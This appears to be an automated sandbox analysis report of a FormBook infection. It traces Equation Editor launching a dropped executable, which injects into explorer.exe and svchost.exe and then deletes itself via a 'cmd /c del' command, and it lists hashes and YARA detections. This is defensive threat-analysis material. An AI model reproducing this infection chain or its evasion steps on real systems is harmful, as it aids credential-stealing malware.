MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2692 Parent PID: 596

General

Start time:	20:42:19
Start date:	28/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: ibeframnk863.exe PID: 2800 Parent PID: 2692

General

Start time:	20:42:20
Start date:	28/09/2021
Path:	C:\Users\user\AppData\Roaming\ibeframnk863.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ibeframnk863.exe
Imagebase:	0xff0000
File size:	624640 bytes
MD5 hash:	CE20BD8F40F78DA603DD17D756745B0A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.420274782.0000000002491000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.421259188.0000000003499000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.421259188.0000000003499000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.421259188.0000000003499000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 20%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: ibeframnk863.exe PID: 2852 Parent PID: 2800

General

Start time:	20:42:24
Start date:	28/09/2021
Path:	C:\Users\user\AppData\Roaming\ibeframnk863.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\ibeframnk863.exe
Imagebase:	0xff0000
File size:	624640 bytes
MD5 hash:	CE20BD8F40F78DA603DD17D756745B0A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ibeframnk863.exe PID: 1580 Parent PID: 2800

General

Start time:	20:42:24
Start date:	28/09/2021
Path:	C:\Users\user\AppData\Roaming\ibeframnk863.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ibeframnk863.exe
Imagebase:	0xff0000
File size:	624640 bytes
MD5 hash:	CE20BD8F40F78DA603DD17D756745B0A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.504459582.0000000000240000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.504459582.0000000000240000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.504459582.0000000000240000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.503955974.00000000000F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.503955974.00000000000F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.503955974.00000000000F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.504577711.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.504577711.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.504577711.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1580

General

Start time:	20:42:25
Start date:	28/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.449384949.0000000009657000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.449384949.0000000009657000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.449384949.0000000009657000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.441720043.0000000009657000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.441720043.0000000009657000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.441720043.0000000009657000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 1832 Parent PID: 1580

General

Start time:	20:43:03
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x5e0000
File size:	20992 bytes
MD5 hash:	54A47F6B5E09A77E61649109C6A08866
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.691810653.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.691810653.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.691810653.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.692258695.0000000000310000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.692258695.0000000000310000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.692258695.0000000000310000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.691878203.00000000000B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.691878203.00000000000B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.691878203.00000000000B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2928 Parent PID: 1832

General

Start time:	20:43:05
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\ibeframnk863.exe'
Imagebase:	0x4a110000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis